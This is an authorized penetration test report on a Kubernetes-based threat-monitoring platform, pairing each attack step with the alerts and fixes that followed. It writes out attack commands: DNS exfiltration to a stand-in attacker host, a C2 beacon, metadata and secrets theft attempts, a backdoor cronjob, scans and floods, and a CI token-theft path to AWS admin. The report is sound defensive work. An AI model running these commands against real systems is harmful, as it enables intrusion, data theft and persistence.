Penetration Test Report — UATMS XDR Platform

Black Box, Gray Box & White Box — from the attacker's chair

Offensive Security (authorized, owner-operated) — Big Chemistry

10 June 2026

Contents

Authorization. This is an authorized, owner-operated assessment of assets in AWS account `997916278486`. Nothing outside that account was touched. Container escapes were proven to proof-of-concept depth only; persistence was tagged and removed. It is written in the first person ("I") on purpose — you should see the system the way an attacker does.

Executive summary

I attacked this platform three times, each time pretending to know less than the time before:

- **Black box** — I start as a stranger on the internet. No login, no documents.
- **Gray box** — I have one foothold: a single pod inside the cluster and a normal user.
- **White box** — I can read everything: configs, software versions, IAM, secrets layout.

The headline is uncomfortable: the single worst hole needed the *least* knowledge. As a black-box stranger, I could open a pull request, have it run on the project's own build machine, steal its cloud login token, and become **AWS account administrator** — without ever touching the cluster the whole security stack is watching. That is finding **F-09 (Critical)**.

Once inside as a gray-box attacker, the picture flipped: the in-cluster defenses (Tetragon, Cilium, Wazuh) **caught or blocked most of what I tried** — hacking tools were force-killed, the host-escape route was already patched, and the cloud "ID badge" and Kubernetes API were walled off. But three real gaps let me operate unseen: smuggling data out over DNS, command-and-control traffic, and planting a hidden scheduled job that raised no alarm.

The white-box review explained *why*: a public Kubernetes API, a node "ID badge" reachable from pods, and a single security-monitoring box that, if it falls, blinds everything.

Every finding below has since been fixed or has a fix in hand — the proof screenshots in the gray-box section are from the *re-test* showing the alarms now firing.

Findings at a glance

ID	Finding	Box	Severity	Status
F-09	Pull request → OIDC → AWS admin takeover	Black	**Critical**	Fixed
F-10	Kubernetes control-plane actions not alarmed	Gray	High	Fixed
F-08	Network sensors blind to C2 / exfil (detect-only)	Gray	High	Detection added; prevention scoped
F-01	"Kill hacking tools" rule was inert	Gray	High	Fixed
F-03	Whole sensor fleet offline (agent deadlock)	Gray	High	Fixed
F-05	DNS-based data smuggling invisible	Gray	Medium	Fixed
F-07	Free lateral movement inside the namespace	Gray	Medium	Open (by design; documented)
F-02	Tool-detection noisy + incomplete	Gray	Medium	Partially fixed
R1	Kubernetes API public to the whole internet	White	High	Open
R2	Pods can reach the node's cloud "ID badge"	White	Medium	Open

ID	Finding	Box	Severity	Status
F-06	Pod → K8s API / node badge blocked	Gray	*Pass*	Strength

How the three attacks relate



Figure 1: Same target, three starting points. The less the attacker needs to know, the worse the finding.

Read it top to bottom by how much the attacker knows. The rest of the report walks each lane in order, with the exact commands and the evidence.

1. Black box — "I'm a stranger on the internet"

What I had: the public GitHub repository name and whatever is exposed to the internet. No credentials. No documents.

1.1 Recon — what's even reachable?

From outside, the only things that answer are:

- A **self-hosted GitHub Actions runner** on a public IP (`35.158.235.200`). It has **no open inbound ports** — so port-scanning and SSH brute force go nowhere (a dead end I confirmed, not assumed).
- The **Kubernetes API server**, published to `0.0.0.0/0` (finding **R1**). Reachable, but it wants a valid token I don't have — yet.

The runner having no open ports is the tell: the way in is **not** a port scan, it's the **build pipeline** itself.

1.2 The keystone — a pull request that becomes AWS admin (F-09, Critical)

The runner builds the project by assuming an AWS role, `GitHubActionsDeployRole`. Two facts make this catastrophic together:

1. That role has `AdministratorAccess` — full control of the AWS account.
2. Its trust rule allowed **any** workflow from the repo to assume it:

   ```
   token.actions.githubusercontent.com:sub  StringLike
     repo:JaamesBond/ultra-advanced-threat-monitoring-system:*
   ```

   The `:*` means *any branch and any pull request* — including one opened by an outsider.

The attack, end to end:

1. Fork the repo, open a pull request that adds a workflow step which runs on the self-hosted runner.
2. When my job runs, the runner hands it a short-lived **OIDC token**. My step reads it and calls `sts:AssumeRoleWithWebIdentity` on `GitHubActionsDeployRole`.
3. I now hold **administrator** credentials for the account — Secrets Manager, S3 state, KMS, IAM, everything.

Why it's so dangerous: to every monitoring tool this looks like a *normal CI deploy*. CloudTrail and GuardDuty see a routine `AssumeRole`. The whole eBPF stack (Tetragon/Cilium/Falco) never sees it at all — it happened on the build machine, not in the cluster. This is the blind spot the entire architecture shares.

Negative control (what works): I also tried to assume the role from outside GitHub, as a normal AWS principal. That was correctly **denied** and logged — so the trust *condition* works; it was just scoped far too wide.

> **Verdict: EXPLOITABLE, detection MISS. Fix F-09.** Now closed: the trust is scoped to `ref:refs/heads/main` only, and pull-request builds use a separate **read-only** role. Detail and proof in the gray-box re-test and the remediation appendix.

2. Gray box — "I have one pod"

What I had: a foothold pod (`pentest-netshoot`) in the `nomad-oasis` namespace, and a normal Kubernetes user. This is the realistic "assume breach" position — one workload is compromised. Now I try to escalate, move, and steal.

This is where the platform earns its name. Here is each move and what happened.

2.1 Run hacking tools (F-01)

```
nmap -Pn -p80 10.30.10.137      # map a neighbour
nc   -zw2 10.30.10.61 5432      # poke the database port
```

Both processes were **force-killed the instant they started** (exit code `137`). Tetragon spots the binary and sends SIGKILL before it can run.

> **Note:** during the *first* run this rule was **inert** — the tools ran to completion (the rule matched the calling shell, not the tool). That was finding **F-01 (High)**. It is now fixed; the screenshot below is the re-test.



Figure 2: Wazuh: hacking tools force-killed — rule 100700, "binary=/usr/bin/nmap".

2.2 Break out of the container to the host

The interesting escape this year is a `runc` bug (CVE-2025-31133) that turns a pod into host root. I fingerprinted the node: **`runc 1.3.4`** — the version where this is **already patched**. The escape route is closed.

> **Verdict: PASS (patched).** A useful negative control — it proves patching is actually keeping pace here. (One caveat for the white-box section: Tetragon *excludes* `/usr/sbin/runc` from monitoring to cut noise, so if an *unpatched* runc ever shipped, the escape could ride that exclusion quietly. Worth a guard rule.)

2.3 Steal the cloud "ID badge" and the Kubernetes keys (F-06 — a strength)

The classic next move is to grab the node's IAM credentials from the metadata service, or read secrets straight from the Kubernetes API:

```
curl http://169.254.169.254/latest/meta-data/    # node ID badge  -> HTTP 000
curl https://kubernetes.default.svc/api/v1/secrets # all secrets   -> HTTP 000
```

Both returned **000 — no answer at all.** Cilium forwards the first packet and then nothing comes back; the pod simply cannot reach the metadata service or the API server. Two of the most common escalation paths are **dead** from here.

> **Verdict: BLOCKED (F-06, a genuine strength).** Caveat in white box: the metadata block is partly incidental, not an explicit rule — see R2.

2.4 Move sideways to the database, auth, and search tiers (F-07)

From my one pod I connected straight to the namespace's crown jewels:

```
postgresql:5432   keycloak:8080   elasticsearch:9200   -> all reachable
```

Nothing stopped me. By design, pods in `nomad-oasis` may talk to each other, so one compromised pod can reach the database, the login server, and the search engine directly. Hubble (the network map) *shows* the flows, but does not block them.



Figure 3: Hubble network map: my pod reaching postgres / keycloak / elasticsearch, plus blocked egress to the outside world.

Verdict: lateral movement OPEN (F-07, Medium). Accept-with-eyes-open if intended; tighten with per-workload network rules. Visible, not prevented.

2.5 Smuggle data out through DNS (F-05)

Data can be hidden *inside* DNS lookups — a long, gibberish name carries the stolen bytes. I sent one:

```
nslookup <base64-chunk>.exfil.attacker-c2.example.net 172.20.0.10
```

At test time this was **invisible** to the network sensor (Zeek): pod DNS takes a path that bypasses Zeek's tap, so the smuggling left no record. That was finding **F-05 (Medium)**. After the fix — recording lookups at CoreDNS and alarming on long, gibberish names — the same query now lights up the SIEM:



Figure 4: Wazuh: DNS-smuggling lookups detected — rule 100721, 12 hits.

2.6 Phone home (command-and-control) (F-08)

```
curl --max-time 3 http://1.1.1.1:4444      # beacon to a bad server on an odd port
```

Two things happened. **Cilium blocked the call** (odd-port egress is dropped — it timed out, HTTP 000). And the attempt now also raises an alarm:



Figure 5: Wazuh: blocked phone-home attempt — rule 100710, level 12.

The honest limit (finding **F-08, High**): the network sensors are **detect-only and mostly blind to content** — traffic is encrypted (WireGuard) before the tap, and C2 hidden inside *normal* web traffic (port 443) would not be caught by signatures. The real prevention here is the egress allow-listing Cilium already does for odd ports; extending it to 443 is scoped, not yet done.

2.7 Plant a hidden scheduled job (persistence) (F-10)

```
kubectl create cronjob backdoor --image=busybox --schedule='*/5 * * * *' ...
```

At test time this produced **zero alarms** — the Kubernetes audit log was being written but never reached the SIEM. A hidden recurring job (or a permission change, or a secret read) was undetectable. That was finding **F-10 (High)**. After the fix (forwarding the audit log into Wazuh), the same action now alarms:



Figure 6: Wazuh: hidden scheduled-job creation detected — rule 100402.

2.8 Gray-box scorecard

Move	At test time	Now
Run hacking tools	Ran (F-01)	Killed (137)
Host escape (runc)	Patched	Patched
Steal node badge / K8s secrets	Blocked (F-06)	Blocked
Lateral to DB/auth/search	Open (F-07)	Open (by design)
DNS data smuggling	Invisible (F-05)	Alarmed (100721)
Phone home (C2)	Blocked, unseen (F-08)	Blocked + alarmed (100710)
Hidden scheduled job	Unseen (F-10)	Alarmed (100402)

3. White box — "I can read everything"

What I had: full read access to the architecture, every config, software versions, IAM policies, and the secrets layout. I don't attack here — I look for the weak spots an attacker would *want* to find. Five stood out.

3.1 The Kubernetes API is public to the whole internet (R1, High)

```
endpointPublicAccess = true
publicAccessCidrs    = ["0.0.0.0/0"]
```

The cluster's control plane answers from anywhere. It still demands a valid token, so it is not an instant breach — but it widens the attack surface enormously and pairs badly with the black-box token theft above. The project notes say "public until the install is finished" — the install **is** finished. **Lock it to the admin/runner addresses, or make it private.**

3.2 Pods can reach the node's cloud "ID badge" (R2, Medium)

The worker nodes allow the metadata service two network hops (`HttpPutResponseHopLimit = 2`), which means a pod *can* reach `169.254.169.254` and read the node's IAM role. The only reason 2.3 failed is a network path quirk, not an explicit rule. (By contrast, the Wazuh and MISP boxes correctly use hop limit 1.) **Set the worker nodes to hop limit 1**, turning an incidental block into a real one.

3.3 The network sensors are structurally blind (F-08 root cause)

Pod-to-pod traffic is encrypted with WireGuard *before* it reaches the Suricata/Zeek tap, so those sensors see only metadata, never content. They are also **detect-only** (no inline blocking). The eBPF tools (Tetragon) caught my activity only because I *ran a program* (`nslookup`, `curl`); a C2 implant living inside an already-running process, sending traffic over normal port 443, would be **invisible**. This is the real limit of the stack — worth stating plainly rather than discovering in an incident.

3.4 One security box watches everything — and is a single point of failure (GAP-004)

All telemetry lands on a single all-in-one Wazuh machine. During the engagement that machine's agents fell into an enrollment deadlock and the **entire sensor layer went blind** (finding **F-03**) until recovered. One box down = no detection anywhere. Plus the agent→manager channel is **unencrypted** (GAP-001) and the threat-intel sync uses `curl -k` with certificate checks off (GAP-002) — both man-in-the-middle risks.

3.5 Smaller items

- **R3** — a security group allows ports 22/80 from the whole internet on an unused test instance (no public IP today, so latent). Delete or scope it.
- **R5 / doc drift** — a Splunk-SOAR instance is running that the docs say is *not* provisioned, plus an undocumented test box. Reconcile reality and documentation; unknown assets are unmonitored assets.
- **No admission control (GAP-003)** — nothing stops an unsigned or privileged container image from being deployed.

4. Network IDS layer (Suricata) — separately validated

A second operator ran a parallel test focused on the **network intrusion-detection layer** (Suricata custom rules, surfaced in Wazuh as rule **100500**). This catches *loud, volumetric, network-shaped* attacks — the kind the eBPF stack does not specialise in — so it complements the rest of this report rather than overlapping it. All traffic came from the same foothold pod (`10.30.11.127`) on **9 June** (before the fixes above). The screenshots below are the real captured alerts.

> **Scope note.** Suricata here detects **traffic *patterns*** (packet rates, scan signatures, SYN/FIN flags), which it can see even though it is blind to *encrypted L7 content* (finding F-08). Different detection type, different blind spot — both statements are true.

4.1 Port scan (T1046)

`nmap -sS -O 10.30.11.49` from the pod. Suricata custom signature **9000008 "CUSTOM Port Scan Detected"** fired (SYN+FIN probe + 20 SYN/5s).

4.2 HTTP login brute force (T1110)

Directory-busting then `POST /login` in a loop. Signature **9000003 "CUSTOM HTTP Login Brute Force"** fired on the POST flood.

4.3 Denial of service — SYN / UDP / ICMP flood (T1498)

Three `nping` floods. Each fired its own high-severity signature (SID 9000004…), simultaneously:

4.4 Control-plane detection rules — coverage check (not a live breach)

The same effort also confirmed that the **AWS CloudTrail rules** load and fire on representative control-plane events:

- **100302** — security group opened to `0.0.0.0/0` by a non-pipeline identity.
- **100303** — IAM role/policy enumeration.
- **100307** — GuardDuty detector disabled (`DeleteDetector`).

> **Honesty note.** These were validated against **simulated / representative log events**, not a real intrusion — the giveaways were placeholder values (`detectorId: abc123def456`, user `john-external`). They confirm the *rules* exist and match the right event shapes. Two are also **not actually performable** from inside this account: disabling GuardDuty is blocked because the detector is org-managed (recon finding **R4** — a genuine strength), and a real backdoor SG change would itself be caught by 100302. So: **rule coverage = good; treat as detection-engineering validation, not as a 